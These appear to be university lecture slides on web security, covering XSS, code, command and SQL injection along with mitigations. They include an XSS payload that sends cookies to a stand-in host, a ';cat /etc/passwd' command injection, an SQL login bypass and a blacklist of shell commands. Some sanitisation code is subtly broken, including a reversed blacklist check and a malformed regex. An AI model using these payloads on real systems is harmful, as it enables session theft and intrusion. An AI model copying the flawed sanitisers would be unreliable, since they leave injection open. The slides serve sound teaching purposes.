



EAST TEXAS A&M
— UNIVERSITY —

CSCI 380.61E WEB PROGRAMMING AND INTERFACE

OVERVIEW

- Web **Security**
- Encryption, data, safety, passwords, ..
- Examples

HOW SECURE IS YOUR EMAIL, PASSWORD OR WEBSITE?

HACKED WEBSITES, PASSWORDS, EMAILS, ..

Websites that have been hacked

Brute force/database emails/passwords

Visit haveibeenpwned.com

WHAT TYPES OF THREATS ARE THERE?

CLIENT

Mostly arise from malicious data or code, malicious code refers to **viruses**, **worms**, **Trojan** horses

SERVER

Includes threats such as, unauthorised **eavesdropping**, **Denial of Services (DoS)**, and modification of incoming data packets

SECURITY CONSIDERATIONS ...


- How safe is your **data**?
- Who can you **trust** on the web?
- Which websites are trustworthy? (why)
- What makes a trustworthy website/provider?
- **Legal** aspects (responsibility)
- What **preventative** measures are there?

Web security, like a chain, is only as strong as the weakest link



Your job is to identify and fix weak links

Practically every page you see is **dynamically created**



SECURITY WORRIES

- Dynamically created web pages involve some **processing** at the server side which might be based on **some untrusted input** from the client
- This processing involves execution or interpretation based on this input, done in the web application itself, Database or OS

Tell-tale signs that some form of malicious input is going on:
special characters e.g. **@ \ . ; < > --**

EXAMPLES OF ATTACK TYPES

- Passive attacks
- Active attacks
- Insider attacks
- Phishing attacks
- Hijack attacks
- Spoofing attacks
- Exploit attacks
- Password attacks
- ...

PASSIVE ATTACK

Passive attack attempts to take the information from the system and does not affect any system resources or its operation

ACTIVE ATTACK

Active attacks attempt to change the system resources or affect their usual operation

INSIDER ATTACK

- An insider attack is a malicious attack perpetrated on a network or computer system by a person with **authorised system access**
- An insider attack is also known as an **insider threat**

PHISHING ATTACK

- In phishing attack the hacker creates a **fake web site** that looks exactly like a popular site

HIJACK ATTACK

In a hijack attack, a hacker **takes over a session** between a user and a server and disconnects the user from the communication


SPOOFING ATTACK

Modifies the **source** address of the packet

EXPLOIT ATTACK

- A Security **Vulnerability** is a weakness, flaw, or error in a security system that could be exploited to violate the system's security policy
- An **Exploit** is the use of software, data or commands to **exploit** a vulnerability in a computer system or program to carry out some form of **malicious intent**

Fighting back network attacks



- see what is happening in the network
- blocking security threats
- allowing known good traffic
- examine HTTP requests

- traffic to the honeypot is considered suspicious
- "last line of defence", cut off privileges
- host-based intrusion detection system

THREATS


- A threat is a potential for violation of security, **may or may not happen**
- Can cause **serious** damage
- Threats might exploit vulnerability to attacks on computer systems

Two popular vulnerability exploits related to web applications:

- **Cross site scripting**
- **SQL injection**

CROSS-SITE SCRIPTING (XSS)

- Cross-site scripting - known as XSS
- Attacker is able to **inject** malicious code snippets to get important information, or perform other **malicious tasks**



CROSS-SITE SCRIPTING (XSS) EXAMPLE

- **Guestbooks, wikis, blogs, reviews etc.** that allow user comments
- XSS reflection vulnerability
 - malicious code supplied to site
 - subsequently displayed to other users

```
Thanks for this information, its great!<script>document.location=  
'http://hacker.web.site/cookie.cgi?'+document.cookie</script>
```

CROSS-SITE SCRIPTING (XSS) CONT.

- Assumption is that all content from one site is equally trusted
 - hence permitted to interact with other content from that site
- Client side scripts, e.g. JavaScript, ActiveX assumed to come from application on site
- They're allowed access to cookie details, user session, etc
- Need to **validate data** supplied

CODE INJECTION

Happens when there is **no input validation**

Hacker is able to **inject** his code into your code

CODE INJECTION

- Typical **example** is Code Injection via GET request
- JavaScript **eval()** function accepts a string to be executed as a JavaScript code

```
app.get('/help', function (req, res) {  
  // Get the value from "page" GET parameter  
  helpPage = req.query.page  
  if(helpPage){  
    let jsonObj = eval( '(' + helpPage + ')' );  
    if(jsonObj.data) {  
      // Do something with the parsed JSON object  
    }  
  }  
});
```

What is normally expected:

```
/help?page=page1.json
```

Injection attempt:

```
/help?page=require('fs').writeFileSync('/tmp/maliciouscode','')
```

CODE INJECTION PREVENTION

- Use input **validation**
 - Never rely on JavaScript **only** validate user data

Do not parse user-input using `eval()` or similar commands such as `setTimeout()`, `setInterval()`, and `Function()`.

For parsing **JSON input**, use the proper native function `JSON.parse()`. For type conversions, use parse functions such as `parseInt()` and `parseFloat()`.

- **Checks/constraints**
 - list of allowable instructions

INPUT VALIDATION

- Validate aka **sanitise** all user input to avoid dangerous characters
 - dangerous characters: **; & && | || \$() < > >>**
- better to do **white-listing** than black-listing
 - say which characters are allowed rather than which are not
- even better: **parse** the complete input before use it
 - use a standard parser, and use parse tree instead of string
- we should also try to mitigate the possible impact by running the web application with **minimal privileges**

COMMAND INJECTION

- Hacker is able to **inject** code to execute OS commands
- Happens when there is no input validation (or input encoding)
- **One of the most critical attacks**
- For example PHP's **system()** function accepts system commands to be executed
- In NodeJS the built-in module **child_process** allows JavaScript code to run/pipe other programs and operating system command

COMMAND INJECTION IN NODEJS

```
let exec = require('child_process');
app.get('/findip', function (req, res) { // Get the value from "host" GET parameter
  let host = req.query.host
  if(host){
    let command = 'nslookup ' + host
    exec.exec(command, function (err, result){ // Run an OS command
      if (err) res.status(500).send(err);
      else    res.send(result)
    });
  }
});
```

```
<form method="get">
  <select name="host">
    <option value="google.com">google</option>
    <option value="yahoo.com">yahoo</option>
  </select>
  <input type="submit">
</form>
```

What is normally expected:

```
http://www.mysite.com/findip?host=yahoo.com
```

Command injection attempt:

```
http://www.mysite.com/findip?host=yahoo.com;cat /etc/passwd
```

COMMAND INJECTION GET VS POST

- With **GET** injection can be easily made by altering the **URL** using a browser
- **Can we** prevent injection attacks by using POST instead of GET?
- It will still be vulnerable
 - You can use a tool to send a post parameter to inject a command
 - **Kali tools, BURP, wget, curl, ...**
 - In fact some of these tools are **Pentest tools** designed to find vulnerabilities in web sites including command injection

Command Injection Prevention



Know your
Input
&
Output

&

use:

- ✓ Black lists,
- ✓ White lists or,
- ✓ Sanitization

(regular expression matching)

```
Server: 137.195.151.105  
Address: 137.195.151.105#53
```

```
Non-authoritative answer:
```

```
Name: yahoo.com  
Address: 98.138.253.109  
Name: yahoo.com  
Address: 206.190.36.45  
Name: yahoo.com  
Address: 98.139.183.24
```

BLACK-LIST SANITISATION

```
let exec = require('child_process');
const blacklist = [';', '|', '||', '&&', 'rm', 'cp', 'cat',
                  'ls', 'at', 'net', 'netstat', 'del', 'copy']
app.post('/findip', function (req, res) {
  let host = req.query.host //Get "host" POST parameter
  if(host){
    let suspicions = false;
    for(term of blacklist) {
      if(term.indexOf(host) >= 0) {
        suspicions = true; break;
      }
    }
    if (!suspicions) {
      let command = 'nslookup ' + host
      exec.exec(command, function (err, result) { // Run OS command
        if (err) res.status(500).send(err);
      });
    }
  }
})
```

```
<form method="get">
  <select name="host">
    <option value="google.com">google</option>
    <option value="yahoo.com">yahoo</option>
  </select>
  <input type="submit">
</form>
```

Strip non-conforming text or characters

WHITE-LIST SANITISATION

```
let exec = require('child_process');
const validHosts = ['google', 'yahoo', 'bing', 'facebook']
app.post('/findip', function (req, res) {
  let host = req.query.host.toLowerCase() //Get "host" POST parameter
  if(host){
    let suspicions = true;
    for(item of validHosts) {
      if(item + '.com' == host) {
        suspicions = false; break;
      }
    }
    if (!suspicions) {
      let command = 'nslookup ' + host
      exec.exec(command, function (err, result) { // Run OS command
        if (err)
          res.status(500).send(err);
      });
    }
  }
})
```

```
<form method="get">
  <select name="host">
    <option value="google.com">google</option>
    <option value="yahoo.com">yahoo</option>
  </select>
  <input type="submit">
</form>
```

Only valid characters/strings matching a given pattern are kept

SANITISATION BY REGULAR EXPRESSION MATCHING

```
let exec = require('child_process');
app.post('/findip', function (req, res) {
  let host = req.query.host.toLowerCase() //Get "host" POST parameter
  if(host){
    if(!host.match('/[^a-z]\./i') { //matches any chars except A-Z a-z or .
      let command = 'nslookup ' + host
      exec.exec(command, function (err, result) { // Run OS command
        if (err) res.status(500).send(err);
        else    rep.send(result)
      });
    }
  }
});
```

```
<form method="get">
  <select name="host">
    <option value="google.com">google</option>
    <option value="yahoo.com">yahoo</option>
  </select>
  <input type="submit">
</form>
```

DATA SECURITY

What are the main types of data vulnerabilities?

SQL INJECTION

An attack in which **malicious code** is embedded in a poorly designed application and then **passed** to the **backend database**

SQL (Structured Query

userid	username	userpwd	name
1	peter	123peter	Peter
2	mary	123mary	Mary
3	jimmy	123jimmya	Jimmy
4	ada	123ada	Ada

- ◆ The de facto query language
- ◆ Get a set of records or a record

```
SELECT * FROM Users WHERE username='mary'
```

- ◆ Add data to the database (table)

```
INSERT INTO users (username, userpwd) VALUES ('Vitaly', '3611BBFF')
```

- ◆ Modify data

```
UPDATE users SET userpwd='FA33452D' WHERE username='Vitaly'
```

EXAMPLE SQL INJECTION

```
app.get('/login', function (req, res) {  
  let uname = req.query.username //Get "username" parameter  
  if(uname){  
    let query = "SELECT username, userpwd FROM Users WHERE username=uname"  
    connection.query(query, , function (err, result) {  
      if (err) throw err;  
      console.log(result);  
      rsp.send(result)  
    });  
  }  
});
```

Sample request:

```
http://www.mysite.com/login?username=abcd
```

What if **username** is a malicious string that changes the meaning of the query?

Another SQL Injection Example

 [From "The Art of Intrusion"]

- ◆ To authenticate logins, server runs this SQL command against the users table:

```
SELECT * FROM users WHERE username='name' AND  
userpassword='passwd'
```

- ◆ Hacker enters ' OR userpassword LIKE '%' as both username and userpassword

- ◆ Server executes

```
SELECT * FROM users WHERE username="" OR  
userpassword LIKE '%' AND userpassword="" OR  
userpassword LIKE '%'
```

Wildcard matches any password

- ◆ Logs in with the credentials of the first person in the database (typically, administrator!)

Preventing SQL Injection

◆ Input validation

- Filter
 - Apostrophes, semicolons, percent symbols, hyphens, underscores, ...
 - Any character that has special meanings
- Check the data type (e.g., make sure it's an integer)

◆ Whitelisting

- Blacklisting “bad” characters doesn’t work
 - Forget to filter out some characters
 - Could prevent valid input (e.g., last name O’Brien)
- Allow only well-defined set of safe values
 - Set implicitly defined through regular expressions

Solution: Use Prepared Statements

- ◆ Metacharacters such as ' in queries provide distinction between data and control
- ◆ In most injection attacks **data are interpreted as control** – this changes the semantics of a query or a command
- ◆ **Bind variables**: ? placeholders guaranteed to be data (not control)
- ◆ **Prepared statements** allow creation of static queries with bind variables → preserves the structure of intended query

PASSWORDS

